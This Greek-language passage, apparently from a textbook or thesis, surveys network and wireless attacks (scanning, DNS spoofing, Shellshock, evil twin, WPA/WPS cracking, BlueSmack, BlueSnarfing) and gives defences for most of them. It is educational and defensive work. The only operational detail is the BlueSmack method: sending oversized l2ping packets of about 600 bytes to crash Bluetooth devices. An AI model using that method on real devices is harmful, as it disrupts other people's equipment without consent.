- *Κάθετη σάρωση*: Η κάθετη σάρωση είναι μια σάρωση θυρών που στοχεύει πολλές θύρες προορισμού σε έναν κεντρικό υπολογιστή. Αυτόματα εκτελέσιμη, αυτή η σάρωση είναι από τις πιο εύκολες για ανίχνευση, επειδή απαιτούνται μόνο τοπικοί (single host) μηχανισμοί ανίχνευσης.

- *Οριζόντια σάρωση:* Μια οριζόντια σάρωση είναι μια σάρωση θυρών που στοχεύει την ίδια θύρα σε αρκετούς κεντρικούς υπολογιστές. Τις περισσότερες φορές ο επιτιθέμενος έχει επίγνωση μιας ιδιαίτερης τρωτότητας και επιθυμεί να βρει ευαίσθητα μηχανήματα. Κάποιος θα περίμενε να δει πολλές οριζόντιες σαρώσεις για μια συγκεκριμένη θύρα αμέσως μετά τη δημοσιοποίηση μιας τρωτότητας σε αυτή τη θύρα.

- *Απομακρυσμένη σάρωση*: Μερικοί επιτιθέμενοι συνδυάζουν κάθετες και οριζόντιες σαρώσεις σε μεγάλες σωρούς του χώρου διευθύνσεων-θύρας. Αυτή η μέθοδος μπορεί να δώσει έναν κατάλογο επιτυχιών για μελλοντική εκμετάλλευση.

[Σ.34]

2.3.14. Επιθέσεις DNS

Οι διακομιστές ονομάτων τομέα (DNS) διατηρούν έναν κατάλογο ονομάτων τομέα και τα μεταφράζουν σε διευθύνσεις IP.

Η υποκλοπή DNS είναι όταν εισάγονται δεδομένα στην προσωρινή μνήμη του συστήματος ονομάτων τομέα, προκαλώντας την επιστροφή λανθασμένης διεύθυνσης IP από τον διακομιστή ονομάτων, ο οποίος ανακατευθύνει την κυκλοφορία σε έναν εναλλακτικό υπολογιστή που έχει επιλεγεί από τον εισβολέα.

Τα ερωτήματα DNS έρχονται μέσω της Θύρας 53, την οποία τα παραδοσιακά τείχη προστασίας την αφήνουν ανοικτή.

Η αεροπειρατεία DNS είναι ένας τύπος επίθεσης δικτύου που ανακατευθύνει τους χρήστες σε έναν ψεύτικο ιστότοπο όταν προσπαθούν να έχουν πρόσβαση σε ένα νόμιμο. Πολλές εταιρείες δεν προστατεύουν το DNS επειδή δεν συνειδητοποιούν ότι είναι φορέας απειλών.

Οι λύσεις περιλαμβάνουν τη χρήση θύρας τυχαίας πηγής και τη διατήρηση και ενημέρωση των διακομιστών της εταιρείας.

2.3.15. Επιθέσεις Backdoor

Τα backdoors είναι εφαρμογές που επιτρέπουν την πρόσβαση σε υπολογιστές από απόσταση. Πολλά backdoors έχουν σχεδιαστεί για να παρακάμπτουν τα συστήματα ανίχνευσης εισβολής.

Πολλές στρατηγικές επίθεσης, συμπεριλαμβανομένης της σύνδεσης με θύρα, της επανασύνδεσης και της διαθεσιμότητας σύνδεσης , μπορούν να χρησιμοποιηθούν μέσω backdoors. Τόσο το υλικό όσο και το λογισμικό μπορούν να επιτρέψουν στους hackers πρόσβαση μέσω κακόβουλου backdoor.

[Σ.35]

2.3.16. Επίθεση Σοκαρίσματος Φλοιού (Shellshock)

Το "Shellshock" (που στα Αγγλικά κάνει λογοπαίγνιο με τις 2 λέξεις Shell = φλοιός, Shock = σοκ και τη λέξη Shellshock = νευρική διαταραχή) αναφέρεται σε τρωτά σημεία που βρέθηκαν στο Bash, ένα κοινό κέλυφος γραμμής εντολών για συστήματα Linux και Unix.

Όταν ερευνητές ασφάλειας αποκάλυψαν τη Shellshock τον Σεπτέμβριο του 2014, εκατομμύρια συστήματα και συσκευές - από διακομιστές μέχρι και θερμοστάτες - ήταν ευάλωτα. Οι επιτιθέμενοι άρχισαν να εκμεταλλεύονται τα ελαττώματα, χρησιμοποιώντας τα για να εγκαταστήσουν κακόβουλο λογισμικό που αποστέλλει καμπάνιες ανεπιθύμητης αλληλογραφίας και επιθέσεις DDoS.

Δεδομένου ότι πολλά συστήματα δεν ενημερώνονται ποτέ, τα τρωτά σημεία εξακολουθούν να υπάρχουν σε ολόκληρο τον ιστό. Το πρόβλημα είναι τόσο διαδεδομένο που η Shellshock είναι ο στόχος του 7% όλων των επιθέσεων δικτύου που εξετάζονται στην αναφορά τον ερευνητών.

2.3.17. Επίθεση Botnet

Ένα botnet είναι μια ομάδα πειρατικών υπολογιστών που ελέγχονται εξ αποστάσεως από έναν ή περισσότερους κακόβουλους ηθοποιούς. Τα δίκτυα πλήττονται συνήθως με προσπάθειες να μολύνουν τους υπολογιστές τους με κακόβουλο λογισμικό το οποίο θα τους προσθέσει σε ένα στρατό από ρομπότ ενός χάκερ.

Οι επιτιθέμενοι χρησιμοποιούν botnets για κακόβουλη δραστηριότητα ή μισθώνουν το botnet για να εκτελέσουν κακόβουλη δραστηριότητα για άλλους.

Από την εκτόξευση των επιθέσεων DDoS, την αποστολή μηνυμάτων

ηλεκτρονικού ταχυδρομείου ανεπιθύμητης αλληλογραφίας, στην πρακτική απάτης με κλικ, οι επιτιθέμενοι χρησιμοποιούν botnets για τη βρώμικη δουλειά τους.

Εκατομμύρια υπολογιστές μπορούν να πιαστούν σε μια παγίδα του botnet. Η Ευρωπαϊκή Μονάδα Καταπολέμησης της Πληροφορίας (2015) ανακοίνωσε την κατάργηση του botnet Ramnit, το οποίο μολύνει περισσότερους από 3,2 εκατομμύρια υπολογιστές Windows.

[Σ.36]

2.4. ΕΠΙΘΕΣΗ ΣΕ ΑΣΥΡΜΑΤΑ ΔΙΚΤΥΑ

2.4.1. Κλοπή Κωδικού Πρόσβασης

Όταν επικοινωνούμε μέσω ασύρματων δικτύων, αποστέλλουμε κωδικούς πρόσβασης μέσω του δικτύου και εάν ο ιστότοπος δεν χρησιμοποιεί SSL ή TLS, αυτός ο κωδικός πρόσβασης κάθεται σε απλό κείμενο για να τον διαβάσει κάποιος εισβολέας. Υπάρχουν ακόμη τρόποι να προσεγγίσουμε αυτές τις μεθόδους κρυπτογράφησης για την κλοπή του κωδικού πρόσβασης.

2.4.2. Επίθεση Άνθρωπος Στη Μέση

Είναι δυνατό για τους χάκερ να ξεγελάσουν τις συσκευές επικοινωνίας για να στείλουν τις μεταδόσεις τους στο σύστημα του εισβολέα. Εδώ μπορούν να καταγράφουν την κυκλοφορία για να την δουν αργότερα (όπως στο sniffing πακέτου) και ακόμη και να αλλάξουν τα περιεχόμενα των αρχείων. Μπορούν να εισαχθούν διάφοροι τύποι κακόβουλου λογισμικού σε αυτά τα πακέτα, το περιεχόμενο ηλεκτρονικού ταχυδρομείου θα μπορούσε να αλλάξει ή η κυκλοφορία θα μπορούσε να πέσει, έτσι ώστε να εμποδίζεται η επικοινωνία.

2.4.3. ΄Υπουλα Σημεία Πρόσβασης (Rogue Access Points)

Ένα ύπουλο σημείο πρόσβασης είναι βασικά ένα σημείο πρόσβασης που έχει προστεθεί στο δίκτυο κάποιου χωρίς γνώση. Κάποιος δεν έχει απολύτως καμία ιδέα ότι είναι εκεί. Αυτό είναι ένα είδος σεναρίου που μπορεί να δημιουργήσει ένα είδος πίσω πόρτας ειδικά εάν κάποιος δεν είναι εξοικειωμένος με αυτό και έχει πλήρη διαχείριση του. Αυτό είναι ένα σημείο πρόσβασης που μπορεί να δημιουργήσει κάποιες πολύ μεγάλες ανησυχίες για την ασφάλεια.

Αυτό οφείλεται στο γεγονός ότι μπορεί να είναι πολύ εύκολο να συνδέσουμε ένα ασύρματο σημείο πρόσβασης σε αυτό. Εάν κάποιος δεν κάνει κανένα τύπο πρωτοκόλλου ελέγχου πρόσβασης δικτύου στο δικό του δίκτυο, γίνεται πολύ εύκολη η προσθήκη επιπλέον σταθμών εργασίας και σημείων πρόσβασης στο δίκτυο κάποιου.

Αυτό μπορεί να καταπολεμηθεί έχοντας κάποιους ελέγχους πρόσβασης δικτύου στη θέση του δικτύου ή περιστασιακά να περπατάμε γύρω από το κτίριο κάποιου και να δούμε αν κάποιος μπορεί να συναντήσει σημεία πρόσβασης που κανείς δεν είχε ιδέα ότι ήταν εκεί. Μπορούμε επίσης να χρησιμοποιήσουμε μερικά ειδικά εργαλεία που μπορεί κανείς να αποκτήσει από το διαδίκτυο που θα μας επιτρέψει να δούμε όλα όσα συμβαίνουν στο ασύρματο δίκτυό μας.

Κάποιος μπορεί επίσης να σκεφτεί να χρησιμοποιήσει τον Έλεγχο Πρόσβασης Δικτύου 802.1X, ώστε οι χρήστες να πιστοποιούνται στο δίκτυο κάθε φορά που συνδέουν μια συσκευή είτε σε ασύρματο είτε σε ενσύρματο δίκτυο. Αυτό δεν θα εμποδίσει απαραιτήτως τους χρήστες να συνδέσουν ένα σημείο πρόσβασης, αλλά θα απαιτήσει από τα άτομα που συνδέονται με αυτό το σημείο πρόσβασης να πιστοποιηθούν μέσω των μεθόδων που έχουν τεθεί σε εφαρμογή.

2.4.4. Εμπλοκή/Παρεμβολή

Η ασύρματη παρεμβολή σημαίνει ουσιαστικά διακοπή του δικτύου κάποιου.

Πρόκειται για μια πολύ μεγάλη πρόκληση, κυρίως λόγω του γεγονότος ότι τα ασύρματα σήματα θα διαταράσσονται πάντα. Τέτοιες παρεμβολές μπορούν να δημιουργηθούν από ακουστικά Bluetooth, φούρνο μικροκυμάτων και ασύρματο τηλέφωνο. Αυτό καθιστά πολύ δύσκολη τη μετάδοση και τη λήψη ασύρματων σημάτων.

Οι ασύρματες παρεμβολές μπορούν επίσης να προκληθούν προκαλώντας υποβάθμιση της υπηρεσίας, ώστε να διασφαλιστεί ότι κάποιος αρνείται την πλήρη πρόσβαση σε μια συγκεκριμένη υπηρεσία. Η εμπλοκή μπορεί επίσης να χρησιμοποιηθεί σε συνδυασμό με ένα κακό δίδυμο (Evil Twin).

Η καταπολέμηση των παρεμβολών θα πρέπει να αποτελεί πρωταρχικό στόχο σε περίπτωση που συμβεί. Ένας τρόπος μπορεί να είναι η χρήση ενός αναλυτή φάσματος έτσι ώστε να ορίσουμε το φάσμα που θα μπορούσε να προκαλέσει το πρόβλημα εμπλοκής. Κάποιος μπορεί να χρησιμοποιήσει απλό λογισμικό για να εξετάσει την κυκλοφορία κάποιου. Ωστόσο, η χρήση ορισμένων από τους αναλυτές φάσματος μπορεί να μην είναι τόσο εύκολη και ως εκ τούτου απαιτείται κάποια εκπαίδευση.

Κάποιος μπορεί επίσης να εξετάσει την ενίσχυση της ισχύος των υφιστάμενων σημείων πρόσβασης, έτσι ώστε εάν μια διαφορετική συσκευή προκαλεί την παρεμβολή, τότε θα εξουδετερωθεί. Κάποιος μπορεί επίσης να δοκιμάσει τη χρήση διαφορετικών συχνοτήτων. Εάν οι κακοί δημιουργούν παρεμβολές επιλέγοντας μια στενή ζώνη συχνοτήτων για να καταρρίψουν τα μηνύματα κάποιου, μπορεί κανείς να κατευθύνει τα σήματα αυτά ώστε να λειτουργούν σε διαφορετικές συχνότητες. Κάποιος μπορεί επίσης να αποφασίσει να κυνηγήσει από πού προέρχεται το παραβατικό σήμα, ώστε να το βγάλει από το δίκτυο και να επιτρέψει στην κυκλοφορία του δικτύου να επικοινωνεί κανονικά.

2.4.5. Κακό Δίδυμο (Evil Twin)

Ένα ασύρματο κακό δίδυμο έρχεται κυρίως σε λειτουργία όταν οι

εγκληματίες προσπαθούν να δημιουργήσουν αδίστακτα σημεία πρόσβασης έτσι ώστε να αποκτήσουν πρόσβαση στο δίκτυο ή πρόσβαση σε πληροφορίες που μεταφέρονται μέσω ενός δικτύου. Η άνοδος με ένα κακό δίδυμο είναι πολύ απλή αφού το μόνο που χρειάζεται να κάνουμε είναι να αγοράσουμε ένα σημείο ασύρματης πρόσβασης, να το συνδέσουμε στο δίκτυο και να το ρυθμίσουμε όπως ακριβώς και το υπάρχον δίκτυο. Αυτό είναι δυνατό σε σημεία ανοικτής πρόσβασης που δεν έχουν συσχετιστεί με κωδικούς πρόσβασης. Μόλις έρθουμε στο σημείο πρόσβασης κάποιου, συνδέουμε το δικό μας στο δίκτυο έτσι ώστε να γίνει το κύριο σημείο πρόσβασης, εξουδετερώνοντας έτσι άλλα υπάρχοντα σημεία πρόσβασης. Με αυτό, το κακό δίδυμο κάποιου θα τείνει να έχει ένα ισχυρότερο σήμα δικτύου και συνεπώς οι άνθρωποι θα το επιλέξουν. Μέσα από αυτό, το άτομο που ελέγχει το σημείο πρόσβασης θα είναι σε θέση να δει όλες τις πληροφορίες που στέλνονται γύρω από το δίκτυο.

Ένας τρόπος με τον οποίο κάποιος μπορεί να προστατεύσει τον εαυτό του από ένα κακό δίδυμο είναι μέσω της κρυπτογράφησης των δεδομένων κάποιου. Μέσα από αυτό, οι άνθρωποι που έχουν δημιουργήσει το κακό δίδυμο δεν μπορούν να διαβάσουν τις πληροφορίες ενός ατόμου, ακόμη και αν τις συλλάβουν.

2.4.6. Πολεμική Οδήγηση (Wardriving)

Η πολεμική οδήγηση είναι ένας τρόπος που χρησιμοποιούν οι κακοί για να βρουν σημεία πρόσβασης οπουδήποτε μπορούν. Με τη διαθεσιμότητα δωρεάν σύνδεσης Wi-Fi και άλλων λειτουργιών GPS, μπορούν να οδηγήσουν και να αποκτήσουν πολύ τεράστιο όγκο πληροφοριών σε πολύ σύντομο χρονικό διάστημα. Κάποιος μπορεί επίσης να χρησιμοποιήσει κάποιο ειδικό λογισμικό για να δει όλα τα διαφορετικά σημεία πρόσβασης γύρω από ένα. Με αυτές τις πληροφορίες, ένα άτομο είναι σε θέση να έρθει με μια πολύ μεγάλη βάση δεδομένων, την οποία μπορεί να χρησιμοποιήσει για να προσδιορίσει πού μπορεί να αποκτήσει πρόσβαση σε ασύρματο σήμα.

2.4.7. Πολεμική Σχεδίαση (Warchalking)

Η πολεμική σχεδίαση είναι μια άλλη μέθοδος που χρησιμοποιούσαν για να προσδιοριστεί από πού θα μπορούσε κανείς να πάρει σήμα ασύρματης πρόσβασης. Σε αυτήν την περίπτωση, εάν ένα άτομο ανίχνευε ένα ασύρματο σημείο πρόσβασης, θα έκανε ένα σχέδιο στον τοίχο, υποδεικνύοντας ότι έχει βρεθεί ασύρματο σημείο πρόσβασης. Ωστόσο, αυτή τη στιγμή δεν χρησιμοποιείται.

2.4.8. Επίθεση Διανύσματος Αρχικοποίησης (IV Attack)

Μια επίθεση IV είναι επίσης γνωστή ως επίθεση διανύσματος αρχικοποίησης. Αυτό είναι ένα είδος επίθεσης ασύρματου δικτύου που μπορεί να είναι μια μεγάλη απειλή για το δίκτυο κάποιου. Αυτό οφείλεται στο γεγονός ότι προκαλεί κάποια τροποποίηση στο διάνυσμα αρχικοποίησης ενός ασύρματου πακέτου που είναι κρυπτογραφημένο κατά τη διάρκεια της μετάδοσης. Μετά από μια τέτοια επίθεση, ο εισβολέας μπορεί να αποκτήσει πολλές πληροφορίες σχετικά με το απλό κείμενο ενός πακέτου και να δημιουργήσει ένα άλλο κλειδί κρυπτογράφησης το οποίο μπορεί να χρησιμοποιήσει για να αποκρυπτογραφήσει άλλα πακέτα χρησιμοποιώντας το ίδιο διάνυσμα αρχικοποίησης. Με αυτό το είδος κλειδιού αποκρυπτογράφησης, οι επιτιθέμενοι μπορούν να το χρησιμοποιήσουν για να φτιάξουν έναν πίνακα αποκρυπτογράφησης τον οποίο και χρησιμοποιούν για να αποκρυπτογραφήσουν κάθε πακέτο που αποστέλλεται μέσω του δικτύου.

2.4.9. Ανίχνευση Πακέτων (Packet Sniffing)

Η παγίδευση πακέτων είναι μια πολύ μεγάλη πρόκληση όταν πρόκειται για ασύρματα δίκτυα. Σε αυτή την περίπτωση, ένα άτομο είναι σε θέση να συλλάβει ένα πακέτο που στέλνει ένα δίκτυο και να βλέπει το είδος των πληροφοριών που στέλνουν σε ένα συγκεκριμένο άτομο. Η παγίδευση πακέτων είναι δυνατή λόγω του γεγονότος ότι οι περισσότερες από τις πληροφορίες που στέλνουμε είναι σαφείς και δεν έχουν κρυπτογράφηση σε αυτό. Αυτό καθιστά πολύ εύκολο για ένα

άτομο να διαβάσει το περιεχόμενό του. Με τη λήψη των πληροφοριών που αποστέλλονται σε ένα δίκτυο να είναι τόσο εύκολη, γίνεται απίστευτα εύκολο να ακούσουμε ή να δούμε ό, τι περνά μέσα από το δίκτυο.

Για να είναι κάποιος επιτυχής στην παγίδευση του πακέτου, πρέπει να διασφαλίσει ότι η κάρτα δικτύου του είναι σιωπηρή. Αυτό σημαίνει ότι πρέπει να βεβαιωθεί ότι η κάρτα του δεν στέλνει πληροφορίες στο δίκτυο εάν το δίκτυο είναι απασχολημένο.

Σε αυτή την περίπτωση, είναι επομένως πολύ σημαντικό να λάβουμε όλα τα απαραίτητα μέτρα για να εξασφαλίσουμε ότι τα δεδομένα που αποστέλλει σε ένα δίκτυο είναι κρυπτογραφημένα. Κάποιος μπορεί να αποφασίσει να χρησιμοποιήσει WPA2 ή WPA για να κρυπτογραφήσει τα δεδομένα του. Με αυτούς τους τύπους κρυπτογράφησης, γίνεται πολύ δύσκολο για τις παγίδες πακέτων να αποκτήσουν τα κλειδιά αποκρυπτογράφησης και να διαβάσουν τις πληροφορίες στα πακέτα.

2.4.10. Επικοινωνία Κοντινού Πεδίου (Near Field Communication)

Η επικοινωνία κοντινού πεδίου είναι ένα είδος ασύρματης επικοινωνίας μεταξύ συσκευών, όπως τα έξυπνα τηλέφωνα, όπου οι χρήστες μπορούν να στέλνουν πληροφορίες σε συσκευές που είναι συμβατές με συσκευές επικοινωνίας κοντινού πεδίου, χωρίς να χρειάζεται να έρθουν σε επαφή μεταξύ τους. Αυτό επιτρέπει σε μία συσκευή να συλλέγει πληροφορίες από κάποια άλλη συσκευή που βρίσκεται σε κοντινή απόσταση. Η δυνατότητα αυτή ανοίγει πόρτες για πολλές επιθέσεις π.χ. κλοπή δεδομένων, αλλαγή δεδομένων, DDoS, κλοπή χρημάτων μέσω προσποίησης ότι ο επιτιθέμενος έχει το ηλεκτρονικό πορτοφόλι του θύματος που κάνει τραπεζική συναλλαγή κλπ.

2.4.11. Επιθέσεις Επανάληψης (Replay Attacks)

Οι επιθέσεις επανάληψης είναι κάποια μορφή επιθέσεων δικτύου όπου ένα άτομο κατασκοπεύει πληροφορίες που αποστέλλονται μεταξύ αποστολέα και παραλήπτη. Το άτομο μπορεί επίσης να κατασκοπεύει τις συνομιλίες μεταξύ των δύο ανθρώπων. Μόλις το άτομο έχει κατασκοπεύσει τις πληροφορίες, μπορεί να τις παραλάβει και να τις αναμεταδώσει, οδηγώντας έτσι σε κάποια καθυστέρηση στη διαβίβαση των δεδομένων. Σε μια τέτοια επίθεση, ένας επιτιθέμενος δικτύου μπορεί να χρησιμοποιήσει αυτό το είδος πληροφοριών για να ξεγελάσει τον υπολογιστή, ώστε να αποκτήσει πρόσβαση σε αυτόν χωρίς ανίχνευση. Επιπλέον, ο εισβολέας είναι σε θέση να λάβει πληροφορίες όπως ένα κλειδί κρυπτογράφησης το οποίο μπορεί αργότερα να χρησιμοποιήσει στην επίθεση επανάληψης για να αποδείξει την ταυτότητά του και την πιστοποίηση του.

2.4.12. Επιθέσεις Στο Πρωτόκολλο WEP

Οι επιθέσεις στο WEP είναι πολύ συνηθισμένα προβλήματα ασφαλείας ασύρματου δικτύου που συνήθως προκύπτουν λόγω της γενικής αδυναμίας των μεθόδων και των συστημάτων κρυπτογράφησης WEP. Αυτός θεωρείται ένας πολύ κακός τρόπος κρυπτογράφησης των δεδομένων κάποιου και σε κάποιες άλλες περιπτώσεις, το σημείο πρόσβασης του ατόμου μπορεί να μην επιτρέπει τη χρήση του WEP ως μέθοδο κρυπτογράφησης. Εάν κάποιος δει ένα παλιό σημείο ασύρματης πρόσβασης που είναι κρυπτογραφημένο με WEP, θα πρέπει να προσπαθήσει όσο το δυνατόν περισσότερο να μην το εμπιστευτεί, λόγω του ότι είναι πολύ αδύναμος τρόπος κρυπτογράφησης. Τα σημεία πρόσβασης κρυπτογραφημένα με τέτοιες μεθόδους καθίστανται πολύ ευάλωτα σε επιθέσεις WEP από τους κακούς που θέλουν να αποκτήσουν πρόσβαση σε ένα συγκεκριμένο σημείο πρόσβασης.

2.4.13. Επιθέσεις Στα Πρωτόκολλα WPA/WPA2

Αυτά είναι πολύ ασφαλέστερα από το WEP, εφόσον είναι απενεργοποιημένο το WPS. Φυσικά, υπάρχει ακόμα ένας τρόπος. Εάν έχουμε

έναν αδύναμο κωδικό πρόσβασης, μπορεί να εκτελεστεί μια επίθεση ωμής δύναμης με ένα αρχείο κωδικού πρόσβασης. Ουσιαστικά, υπάρχουν τεράστιες λίστες ήδη παρωχημένων κωδικών πρόσβασης, λέξεις από το λεξικό, προεπιλεγμένα διαπιστευτήρια και κοινές παραλλαγές κωδικών πρόσβασης που είναι διαθέσιμες στο Διαδίκτυο. Στην πραγματικότητα, το Kali Linux έχει ενσωματωμένα. Φυσικά, αυτή η μέθοδος απαιτεί χρόνο, ή κάποια σοβαρή υπολογιστική ισχύ. Όσο πιο σύνθετος είναι ο κωδικός πρόσβασής σας, τόσο μεγαλύτερη είναι η διάρκεια αυτής της διαδικασίας. Ουσιαστικά αυτό που θέλουμε είναι να καθυστερήσουμε έναν χάκερ για τόσο πολύ καιρό που να βαρεθεί και παραιτηθεί.

Υπάρχει και μια άλλη κατάχρηση WPA2. Όταν ένας δρομολογητής αποεπιβεβαιώνει και αναγκάζει μια συσκευή να βγει εκτός σύνδεσης για να επαληθευτεί με νέο κλειδί, υπάρχει ένα σύντομο άνοιγμα που μπορεί να εκμεταλλευτεί. Θα μπορούσαμε να διαμορφώσουμε το σημείο πρόσβασης μας να χρησιμοποιεί φιλτράρισμα MAC για να το εμποδίσουμε, αλλά εάν ο επιτιθέμενος είναι αρκετά ικανός για να το εκτελέσει, θα παραβιάσει εύκολα τη διεύθυνση MAC.

[Σ.37]

2.4.14. Επιθέσεις Στο Πρωτόκολλο WPS

Οι επιθέσεις WPS είναι κάποιες άλλες επιθέσεις ασύρματων δικτύων που μπορεί να είναι πολύ επικίνδυνες. Με τις μεγάλες ατέλειες που υπάρχουν στην προστασία των ασύρματων δικτύων, ένα άτομο με ένα εργαλείο εικασίας των κωδικών πρόσβασης WPS είναι σε θέση να ξεκινήσει μια τέτοια επίθεση σε ένα συγκεκριμένο δίκτυο. Με το εργαλείο εικασίας κωδικών πρόσβασης ένας εισβολέας είναι σε θέση να ανακτήσει τους κωδικούς πρόσβασης ασύρματου δικτύου και να χρησιμοποιήσει τον κωδικό πρόσβασης για να αποκτήσει πρόσβαση σε δεδομένα και πληροφορίες που υπάρχουν στο δίκτυο. Για να αποφύγει κανείς να πέσει θύμα μιας τέτοιας επίθεσης, είναι πολύ σημαντικό να βεβαιωθεί ότι τα δικά του πρωτόκολλα WPS είναι ισχυρά ώστε να αποτρέψει το άτομο να ανακτήσει τις πληροφορίες κωδικού πρόσβασης.

Στην πραγματικότητα, οι επιθέσεις δικτύου είναι απειλές δικτύου, τις οποίες δεν μπορούμε να αποφύγουμε εάν εργαζόμαστε ή χρησιμοποιούμε ασύρματα δίκτυα. Αυτό οφείλεται στο γεγονός ότι όλα τα ασύρματα δίκτυα έχουν συνήθως τρωτά σημεία και κενά που καθιστούν πολύ εύκολο για τους κακούς να εκτελούν τις επιθέσεις τους στο δίκτυο. Επομένως, είναι σημαντικό να γνωρίζουμε τους τρόπους εντοπισμού και πρόληψης τέτοιων επιθέσεων.

[Σ.38]

2.4.15. Επίθεση BlueSmack

Η BlueSmack είναι ένα παράδειγμα επίθεσης Denial of Service για συσκευές με δυνατότητα Bluetooth. Λειτουργεί σαν το Ping of Death. Χρησιμοποιεί το επίπεδο L2CAP για να μεταφέρει ένα υπερμεγέθες πακέτο σε συσκευές με δυνατότητα Bluetooth, καταλήγοντας σε επίθεση Denial of Service.

Τι Είναι Το L2CAP

Για να κατανοήσουμε το L2CAP, πρέπει να γνωρίζουμε λίγο σχετικά με τη στοίβα πρωτοκόλλων Bluetooth.

Οι υπηρεσίες Bluetooth χρησιμοποιούν πραγματικά μια στοίβα πρωτοκόλλων, η οποία μόνο για ευκολία κατανόησης μπορεί να συγκριθεί με το πρότυπο OSI της στοίβας πρωτοκόλλου δικτύου. Αυτή η στοίβα πρωτοκόλλων Bluetooth αποτελείται από τα ακόλουθα κύρια επίπεδα:

- SDP: Το SDP (Service Discovery Protocol) ή το Πρωτόκολλο Εντοπισμού Υπηρεσιών είναι υπεύθυνο για τον εντοπισμό υπηρεσιών που παρέχονται από άλλες συσκευές με δυνατότητα Bluetooth. Μια συσκευή με δυνατότητα Bluetooth παρακολουθεί την παρουσία άλλων συσκευών με δυνατότητα Bluetooth εντός του εύρους λειτουργίας της, χρησιμοποιώντας αυτό το

πρωτόκολλο.

- LMP: Το LMP (Link Managing Protocol) ή το Πρωτόκολλο Διαχείρισης Συνδέσεων είναι υπεύθυνο για την παρακολούθηση των συνδεδεμένων συσκευών. Μια συσκευή με δυνατότητα Bluetooth συνδέεται με άλλες συσκευές με δυνατότητα Bluetooth χρησιμοποιώντας αυτό το πρωτόκολλο.

- L2CAP: Το πρωτόκολλο L2CAP (Logical Link Control και Adaptation Protocol) ή Πρωτόκολλο Ελέγχου Λογικών Συνδέσεων και Προσαρμογής παρέχει υπηρεσίες δεδομένων χωρίς σύνδεση και προσανατολισμένη στις συνδέσεις στα ανώτερα στρώματα της στοίβας Bluetooth.

- RFCOMM: Το RFCOMM (Radio Frequency Communication protocol) ή το Πρωτόκολλο Επικοινωνίας Ραδιοσυχνοτήτων χρησιμοποιεί το πρωτόκολλο L2CAP και είναι υπεύθυνο για την παροχή προσομοιωμένων σειριακών θυρών σε άλλες συσκευές. Μια συσκευή με δυνατότητα Bluetooth μπορεί ταυτόχρονα να συνδέσει μέχρι και 60 άλλες συσκευές με δυνατότητα Bluetooth λόγω του πρωτοκόλλου RFCOMM.

- TCS: Το TCS (Telephony Control Protocol) ή το Πρωτόκολλο Ελέγχου Τηλεφωνίας χρησιμοποιεί το πρωτόκολλο L2CAP και παρέχει τη λειτουργικότητα του ελέγχου των εφαρμογών τηλεφωνίας.

Τι Είναι Η Επίθεση BlueSmack

Στο πρωτόκολλο L2CAP, υπάρχει η δυνατότητα να ζητήσουμε και να λάβουμε αντήχηση από άλλους ομότιμους με δυνατότητα Bluetooth. Αυτό γίνεται μέσω L2CAP ping. Αυτό το L2CAP ping βοηθά στον έλεγχο της συνδεσιμότητας και του χρόνου ταξιδιού των καθιερωμένων συνδέσεων με άλλες συσκευές με δυνατότητα Bluetooth.

Κάθε συσκευή έχει ένα όριο στο μέγεθος του L2CAP ping. Αν πάρει ένα πακέτο L2CAP ping το οποίο είναι πέρα από το όριο του μεγέθους, θα “συντριβεί”.

Στην BlueSmack Επίθεση, ο επιτιθέμενος κάνει ακριβώς αυτό.

Πώς Οι Επιτιθέμενοι Διαπράτουν Επίθεση BlueSmack

Η επίθεση BlueSmack μπορεί να παραχθεί με τυποποιημένα εργαλεία που παραδίδονται με το επίσημο πακέτο Linux Blues utils.

Το l2ping, το οποίο έρχεται με την τυπική κατανομή των χρηστών BlueZ, επιτρέπει στο χρήστη να καθορίσει το μήκος του πακέτου του l2ping χρησιμοποιώντας την επιλογή -s <number>. Πολλές συσκευές αρχίζουν να αντιδρούν με μέγεθος πακέτων ξεκινώντας από 600 byte.

Πώς Εμποδίζουμε Την Επίθεση BlueSmack

- Απενεργοποιούμε το Bluetooth στις συσκευές όταν δεν το χρησιμοποιούμε.

- Διαμορφώνουμε τη συσκευή Bluetooth ώστε να χρησιμοποιεί τη χαμηλότερη ισχύ που ανταποκρίνεται στις ανάγκες μας. Για παράδειγμα, οι συσκευές κλάσης 3 μεταδίδουν σε 1 mW που δεν μπορούν να επικοινωνήσουν πέραν των 10 μέτρων. Και, οι συσκευές κλάσης 1 μεταδίδουν στα 100 mW, τα οποία δεν μπορούν να επικοινωνήσουν πέραν των 100 μέτρων. Η ρύθμιση της τροφοδοσίας δεν εξαλείφει την πιθανότητα επίθεσης από το εξωτερικό, αλλά μπορεί να μειώσει τη δυνατότητα σε μεγάλο βαθμό.

- Δεν πρέπει να αποθηκεύουμε μόνιμα τον κωδικό PIN αντιστοίχισης σε συσκευές Bluetooth

2.4.16. Επίθεση BlueSnarfing

Το BlueSnarfing είναι η παράνομη κλοπή πληροφοριών από συσκευές με δυνατότητα Bluetooth. Χρησιμοποιώντας BlueSnarfing, οι επιτιθέμενοι επωφελούνται από τις τρωτά σημεία ασφαλείας του λογισμικού Bluetooth και προσπελάζουν παράνομα συσκευές Bluetooth χωρίς τη συγκατάθεση των ιδιοκτητών των συσκευών.

Σκοπός Του BlueSnarfing

Οι επιτιθέμενοι χρησιμοποιούν το BlueSnarfing για την παράνομη πρόσβαση στις πληροφορίες των συσκευών με δυνατότητα Bluetooth. Οι επιτιθέμενοι μπορούν να κλέψουν πληροφορίες όπως τη λίστα επαφών του χρήστη, τα μηνύματα κειμένου, τα μηνύματα ηλεκτρονικού ταχυδρομείου κ.λπ. χρησιμοποιώντας αυτή τη μέθοδο. Αυτό είναι εντελώς παράνομο καθώς εισβάλλει στην ιδιωτικότητα των χρηστών.

Πώς Γίνεται Το BlueSnarfing

Οι συσκευές με δυνατότητα Bluetooth επικοινωνούν μεταξύ τους χρησιμοποιώντας ένα πρωτόκολλο που ονομάζεται OBEXor OBject EXchange. Το BlueSnarfing χρησιμοποιεί τρωτά σημεία ασφαλείας αυτού του πρωτοκόλλου.

Στο BlueSnarfing, ο επιτιθέμενος πρώτα σαρώνει για συσκευές με δυνατότητα Bluetooth, ειδικά σε δημόσιους χώρους. Στη συνέχεια, συνδέονται με αυτές τις συσκευές χωρίς τη συγκατάθεση των χρηστών. Οι επιτιθέμενοι συνήθως χρησιμοποιούν κάποιο λογισμικό για να κάνουν το BlueSnarfing. Αυτό το λογισμικό τους επιτρέπει να αποκτήσουν παράνομη πρόσβαση από αυτές τις συσκευές, με τις οποίες αποκτούν τον έλεγχο των πληροφοριών που είναι αποθηκευμένες στις συσκευές.

